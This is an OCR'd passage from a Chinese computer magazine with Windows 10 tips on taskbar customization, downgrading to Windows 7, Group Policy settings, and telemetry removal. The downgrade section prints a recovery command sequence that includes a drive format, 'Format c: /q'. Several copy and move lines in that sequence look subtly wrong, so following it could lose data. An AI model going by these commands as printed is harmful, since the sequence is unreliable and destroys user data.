式之后均添加tt字符，同时将“上午符号”和“下午符号”均改为自己的名字（如“汤姆”），点击“应用”和“确定”按钮（图6）。

这时，就可以看到系统托盘的时间区域，已经出现了自己的签名（图7）。

除了在托盘区域签名外，还可以在任务栏程序图标区右侧、系统托盘区左侧签上自己的名字。

首先在桌面上建立一个以自己名字命名的文件夹（例如“杰克”）。右键单击任务栏空白区域，选择快捷菜单命令“工具栏→新建工具栏”（图8），然后选择桌面上的“杰克”文件夹，点击“选择文件夹”按钮（图9）。最后删除桌面上的“杰克”文件夹。

这样，就可以在系统托盘左侧看到自己的签名“杰克”了（图10）。



2 隐藏系统程序与用户程序图标

隐藏系统托盘上的系统图标和用户程序图标要采取不同的途径。

依次点击“设置→个性化→任务栏”,如果要隐藏任务栏系统相关功能图标,点击“通知区域”下的“打开或关闭系统图标”选项,然后将不希望显示的图标置于关闭位置。如果希望托盘上不显示用户安装的程序图标,则点击“选择哪些图标显示在任务栏上”选项,然后将不希望显示的程序图标开关置于“关”即可(图11)。

3 任务栏90度旋转后扩展和隐藏

我们甚至可以让任务栏旋转90度,然后任意扩大其宽度,之后再做成隐藏式浮动面板以节省桌面空间。


右键单击任务栏空白处,取消对任务栏锁定命令的选择;然后右键单击任务栏空白处,选择“任务栏设置”;在设置窗口中,将任务栏在屏幕上的位置选择为“靠左”或“靠右”,先实现任务栏的90度旋转(图12)。之后,用鼠标拖动其边界,实现任务栏的范围任意扩充,以容纳更多的图标。最后,通过任务栏设置窗口,将桌面和平板模式下自动隐藏任务栏的选项均选中,这样即可实现自定义宽度的垂直任务栏在不用时自动隐藏。CF

柳絮飞 zc@cfan.com.cn

找回旧爱 轻松重回Windows 7

文|俞木发

不少人升级到Windows 10之后，感觉水土不服，尤其是一些旧笔记本电脑用户更是苦不堪言，许多人想要回到Windows 7系统，却发现没那么简单。下面的方法，可助你轻松实现系统降级。



❶ “Windows.old”目录

选择高级启动 ❷

❸ 复制文件

1 Windows 7直升Windows 10用户

如果是从低版本系统升级到新系统的用户，默认情况下在C盘都会存在一个名为“Windows.old”的目录，里面保存的是原来旧的操作系统（图1）。对于这类用户，如果要降级回原来的系统只要将其中的文件重新释放到原来的系统分区即可。

首先打开C盘，确认你的分区存在上述目录。接着在搜索框输入“更改高级启动选项“，在打开的窗口，点击右侧“高级启动”下的“立即重启”（图2）。

重启后按提示进入WinRE修复环境，点击“疑难解答→高级选项”，点击“命令提示符”进入命令提示符界面，依次输入下列的命令进行系统恢复即可（图3）：

Md d:\boot　建立目录结构

Md d:\windows.old

Copy c:\windows.old d:\windows.old　复制旧版文件到D盘

Copy C:\bootmgr d:\　复制启动文件到D盘

Copy c:\boot d:\boot　复制启动目录到D盘

Format c: /q　格式化C盘，操作之前注意C盘资料的备份



❹ 查看分区形式

move /y d:\windows.old*.* c:\　将旧版文件全部复制移动到C盘

move /y d:\bootmgr c:\

move /y d:\boot c:\boot

按提示重启电脑，这样启动的就是原来的Windows 7系统了。“Windows.old”目录是微软用于在升级到新版（包括Windows 7升级到Windows 10，也包括Windows 10的1709升级到1803）留存的备用目录。因此在升级后如果遇到问题，同样可以通过上述的方法实现手动降级恢复。

柳絮飞 zc@cfan.com.cn

2 预装Windows 10系统用户

如果用户已经删除上述的“Windows.old”目录，或者购买到的就是预装好的Windows 10系统。对于这类用户，如果需要降级回到Windows 7系统，我们就需要借助第三方软件来完成操作。因为现在大部分预装Windows 10的电脑使用的都是GPT分区格式，并且使用UEFI启动模式。对于较低配置的旧笔记本用户来说，使用传统Windows 7安装文件进行系统重装的时候，会遇到分区无法识别，或者重装后无法启动的问题。因此要在这些电脑成功安装Windows 7，我们就需要对GPT分区和UEFI启动进行设置。


首先确定自己的硬盘分区是否是GPT分区格式，在搜索框输入“磁盘管理”，在打开的窗口右击当前硬盘选择属性，切换到“卷”，查看硬盘分区形式是否显示为“GUID分区表（GPT）”，如果是则需要进行转换（图4）。

分区形式的转换需要在PE系统里执行，转换工具借助Diskgenius可以实现。准备好PE启动盘，启动到PE系统后，请预先做好数据备份工作，接着选中需要转换的硬盘，右击选择“转换分区表为MBR格式”，按提示进行转换即可（图5）。

由于GPT分区全部是主分区，而MBR则只支持最多4个主分区，因此对于原来有多个GPT分区的用户，请在执行转换操作之前将多余的分区减少到4个以内。完成分区的转换后选中C盘，右击选择“激活当前分区”，将第一个主分区激活，这样原来的系统可以从这个活动主分区启动（图6）。

在PE中启动命令提示符输入下列的命令，将系统的引导变为传统的BIOS引导（图7）：

bcdboot C:\Windows /s c:



⑤ 转换分区形式

⑥ 激活主分区

⑦

⑧ 设置传统启动

好了，现在返回Diskgenius窗口，点击“保存更改”，保存上述所有更改。这样重启后笔记本进入BIOS设置，将默认启动顺序设置为传统启动。具体设置请参考各自的主板说明，比如HP笔记本用户，进入相关的设置后将Boot Mode设置为“Legacy BIOS Mode”并保存即可（图8）。

这样电脑以BIOS方式启动到Windows 10，现在按提示准备好Windows 7安装文件，我们就可以通过U盘等介质启动安装，由于已经完成GPT分区形式更改和UEFI启动更改，这样安装Windows 7就不会遇到困难了。CF


洁丝 zc@cfan.com.cn

限制特定时间段的带宽大小

文|老万

Q：有的同事利用上班的时间下载文件，这样就会占用大量的网络带宽，从而影响到其他同事的正常使用。如何才可以对这些带宽进行限制，从而有效地利用网络进行正常的工作？

A：按快捷键Win+R打开“运行”框，输入“gpedit.msc”后回车启动组策略编辑器。通过鼠标展开左侧列表，依次展开“计算机配置→管理模板→Windows组件→传递优化”，在列表中找到“设置工作时间以限制后台下载带宽”这项后直接双击，在打开的配置窗口中选择“已启用”选项，然后进行相应的设置操作即可。




傻博士有话说

按照同样的方法配置“设置工作时间以限制前台下载带宽”也可以。

带权限进行文件夹的移动

Q：对文件夹进行移动是非常常见的操作，但是在移动过程中往往会丢失文件夹原有的权限信息。在移动文件夹的时候，怎么保留以前文件夹的权限设置？

A：利用“Folder Move”这款专业的工具，就可以非常方便地解决这个问题。首先下载运行“Folder Move”，在“Move From”中选择要移动位置的源文件夹。接着在“Move To”中选择要移动到的目的地位置，然后点击“Move and set Symbolic link”按钮开始转移。



宽带连接错误813的解决方法

Q：在Windows 10中创建宽带连接之后，点击“连接”按钮，提示“连接到宽带连接时出错。错误813：建立了前一个宽带连接的情况下，你在使用相同的设备或端口尝试建立另一个宽带连接。请断开前一个连接，然后重新建立连接”。请问如何解决？

A：打开“网络连接”窗口，在宽带连接上点击右键，选择菜单中的“删除”命令。接着打开“设备管理器”窗口，展开列表中的“网络适配器”，在网卡设备上点击右键，选择菜单中的“禁用”命令，重新启动系统，再启用网络适配器即可。

关闭系统更新的重启提示

Q：每当系统的Windows Update更新完成后，都会弹出一个重新启动的提示窗口，这是由于一些更新会涉及到系统的组件，因而需要在安装完成后重新启动计算机。可是有的时候无法马上重新启动，但又怕误操作点击了重新启动命令。怎样才能关闭这个重新启动的提示窗口？

A：按照前面的方法打开组策略编辑器，通过鼠标展开左侧列表，依次展开“计算机配置→管理模板→Windows组件→Windows更新”。在列表中找到“对于有已登录用户的计算机，计划的自动更新安装不执行重新启动”选项后直接双击，在打开的配置窗口中选择“已启用”选项，然后进行相应的设置操作即可。

删除系统中的键盘记录程序

Q：由于Windows 10系统加入了大量的云功能，因此有些用户就认为这样会侵犯自己的隐私，甚至有一些媒体报道Windows 10系统中还包括一些记录用户键盘输入的程序。通过什么方法可以杜绝系统的相关操作？

A：可以通过官方网站下载“DWS Lite”这款工具的最新版本，点击操作界面中的“设置”标签，然后勾选下面的“开启专业模式”选项，将其中的“删除键盘记录程序和遥测程序”等选项选中。设置完成以后点击“主界面”标签，点击“Destroy Windows 10 Spying”按钮开始禁止操作。CF

书童 soft@cfan.com.cn

Windows 10外观贴心用法

文|亦云


Windows 10外观虽然已经比较简洁实用，我们仍可以在现有基本功能的基础之上继续挖掘，寻求更为方便或更具个性化的使用方法。例如，将系统配置信息贴附在桌面壁纸上，实现屏保配置程序的桌面快速调用，不经控制面板直接启动屏保，手动快速控制屏保参数等。

1. 系统信息 一键贴在壁纸上

